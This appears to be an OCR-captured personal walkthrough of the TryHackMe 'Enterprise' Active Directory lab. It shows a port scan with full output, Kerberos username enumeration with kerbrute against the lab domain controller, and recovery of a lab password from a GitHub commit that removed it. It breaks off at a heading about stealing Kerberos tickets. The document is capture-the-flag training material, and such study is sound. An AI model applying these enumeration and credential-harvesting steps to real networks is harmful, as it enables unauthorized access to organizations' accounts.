
Enterprise

Enterprise


https://tryhackme.com/room/enterprise

kerberos

```
rustscan -a 10.10.62.229 -- -Pn -sC -sV -A | tee scan.txt
```




```
PORT      STATE SERVICE       REASON  VERSION
53/tcp    open  domain        syn-ack Simple DNS Plus
80/tcp    open  http          syn-ack Microsoft IIS httpd 10.0
| http-methods: 
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Site doesn't have a title (text/html).
88/tcp    open  kerberos-sec  syn-ack Microsoft Windows Kerberos (server time: 2024-01-26 18:15:59Z)
135/tcp   open  msrpc         syn-ack Microsoft Windows RPC
139/tcp   open  netbios-ssn   syn-ack Microsoft Windows netbios-ssn
389/tcp   open  ldap          syn-ack Microsoft Windows Active Directory LDAP (Domain: ENTERPRISE.THM0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds? syn-ack
464/tcp   open  kpasswd5?     syn-ack
593/tcp   open  ncacn_http    syn-ack Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped    syn-ack
3268/tcp  open  ldap          syn-ack Microsoft Windows Active Directory LDAP (Domain: ENTERPRISE.THM0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped    syn-ack
3389/tcp  open  ms-wbt-server syn-ack Microsoft Terminal Services
|_ssl-date: 2024-01-26T18:17:04+00:00; -1s from scanner time.
| ssl-cert: Subject: commonName=LAB-DC.LAB.ENTERPRISE.THM
| Issuer: commonName=LAB-DC.LAB.ENTERPRISE.THM
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2024-01-25T18:10:21
| Not valid after:  2024-07-26T18:10:21
| MD5:   6ad85b20df5ebef6cb86cc0dae6ee073
| SHA-1: c02887faea25ae0505a320c91e24033f8253f09a
| -----BEGIN CERTIFICATE-----
| MIIC9jCCAd6gAwIBAgIQGcPfPSJJLalP2WRFWkgCqzANBgkqhkiG9w0BAQsFADAk
| MSIwIAYDVQQDExlMQUItREMuTEFCLkVOVEVSUFJJU0UuVEhNMB4XDTI0MDEyNTE4
| xqJnfyBBYQsK/bBeDx2kCWUQbnUQ7+8FI6rORM+05cd4Hjcj5FozalOoW1QNNUNy
| KdyYWvzuYJcM2d7ar5mrOlTjt2Fo44+Yehd4G1J3Q5ocM6Au+iKrD31W
|_-----END CERTIFICATE-----
| rdp-ntlm-info: 
|   Target_Name: LAB-ENTERPRISE
|   NetBIOS_Domain_Name: LAB-ENTERPRISE
|   NetBIOS_Computer_Name: LAB-DC
|   DNS_Domain_Name: LAB.ENTERPRISE.THM
|   DNS_Computer_Name: LAB-DC.LAB.ENTERPRISE.THM
|   DNS_Tree_Name: ENTERPRISE.THM
|   Product_Version: 10.0.17763
|_  System_Time: 2024-01-26T18:16:56+00:00
5357/tcp  open  http          syn-ack Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Service Unavailable
5985/tcp  open  http          syn-ack Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
7990/tcp  open  http          syn-ack Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
| http-methods: 
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
|_http-title: Log in to continue - Log in with Atlassian account
9389/tcp  open  mc-nmf        syn-ack .NET Message Framing
47001/tcp open  http          syn-ack Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
49664/tcp open  msrpc         syn-ack Microsoft Windows RPC
49665/tcp open  msrpc         syn-ack Microsoft Windows RPC
49666/tcp open  msrpc         syn-ack Microsoft Windows RPC
49668/tcp open  msrpc         syn-ack Microsoft Windows RPC
49671/tcp open  msrpc         syn-ack Microsoft Windows RPC
49674/tcp open  ncacn_http    syn-ack Microsoft Windows RPC over HTTP 1.0
49675/tcp open  msrpc         syn-ack Microsoft Windows RPC
49678/tcp open  msrpc         syn-ack Microsoft Windows RPC
```



```
Why would robots.txt exist on a Domain Controllers web server?
Robots.txt is for search engines, not for you!
```


working http



Reminder to all Enterprise-THM Employees:
We are moving to Github!

Log in to your account

Enter email



https://id.atlassian.com/signup?continue=https%3A%2F%2Fid.atlassian.com%2Foidc%2Foauth%2Fauthorize%3Fresponse_type%3Dcode%26redirect_uri%3Dhttps%253A%252F%252Fauth
ali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Shift Cipher - Online D...


Atlassian

JavaScript load error

We tried to load scripts but something went wrong.

Please make sure that your network settings allow you to download scripts from the following domain:

https://aid-frontend.prod.atl-paas.net



404 Not Found

- Code: NoSuchKey
- Message: The specified key does not exist.
- Key: index.html
- RequestId: 31WK99FS89KA04NX
- HostId: ZCZehWiDXsWB2AgPfa57LzMkbtVfkwwHbBJrtLwEwxjVZkC+Hk1CRM8Pq3493ah3fFwX9LB7JhA=


An Error Occurred While Attempting to Retrieve a Custom Error Document

- Code: NoSuchKey
- Message: The specified key does not exist.
- Key: error.html

```
git clone https://github.com/ropnop/kerbrute.git
cd kerbrute
go build
```

bruteforse


`./kerbrute userenum /home/kali/THM/Enterprise/users.txt -d LAB.ENTERPRISE.THM --dc 10.10.184.177 > users.txt`



```
┌──(kali㉿kali)-[~/kerbrute]
└─$ ./kerbrute userenum /home/kali/THM/Enterprise/users.txt -d LAB.ENTERPRISE.THM --dc 10.10.184.177  > users.txt

┌──(kali㉿kali)-[~/kerbrute]
└─$ cat users.txt

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: dev (n/a) - 01/27/24 - Ronnie Flathers @ropnop

2024/01/27 10:10:24 >  Using KDC(s):
2024/01/27 10:10:24 >   10.10.184.177:88

2024/01/27 10:12:00 >  [+] VALID USERNAME:       nik@LAB.ENTERPRISE.THM
2024/01/27 10:12:41 >  Done! Tested 10164 usernames (1 valid) in 137.230 seconds
```

nik@LAB.ENTERPRISE.THM


Checking github



Reminder to all Enterprise-THM Employees:
We are moving to Github!

Log in to your account

Go thorought I found script, and if check history: there is a password



```
Import-Module ActiveDirectory
$userName = ''
$userPassword = ''
$psCreds = ConvertTo-SecureString $userPassword -AsPlainText -Force
$Computers = New-Object -TypeName "System.Collections.ArrayList"
$Computer = $(Get-ADComputer -Filter * | Select-Object Name)
for ($index = -1; $index -lt $Computer.count; $index++) { Invoke-Command -ComputerName $index {systeminfo} }
```

Updated things

I accidentally added something

main

Nik-enterprise-dev committed on Mar 13, 2021 Verified   1 parent bc40c9f commit c3c239d

Showing **1 changed file** with **2 additions** and **2 deletions**.

4 SystemInfo.ps1


```
@@ -1,6 +1,6 @@
  Import-Module ActiveDirectory
- $userName = 'nik'
- $userPassword = 'ToastyBoi!'
+ $userName = ''
+ $userPassword = ''
  $psCreds = ConvertTo-SecureString $userPassword -AsPlainText -Force
  $Computers = New-Object -TypeName "System.Collections.ArrayList"
  $Computer = $(Get-ADComputer -Filter * | Select-Object Name)
```

0 comments on commit c3c239d

Please sign in to comment.

steal krbtgs ticket:

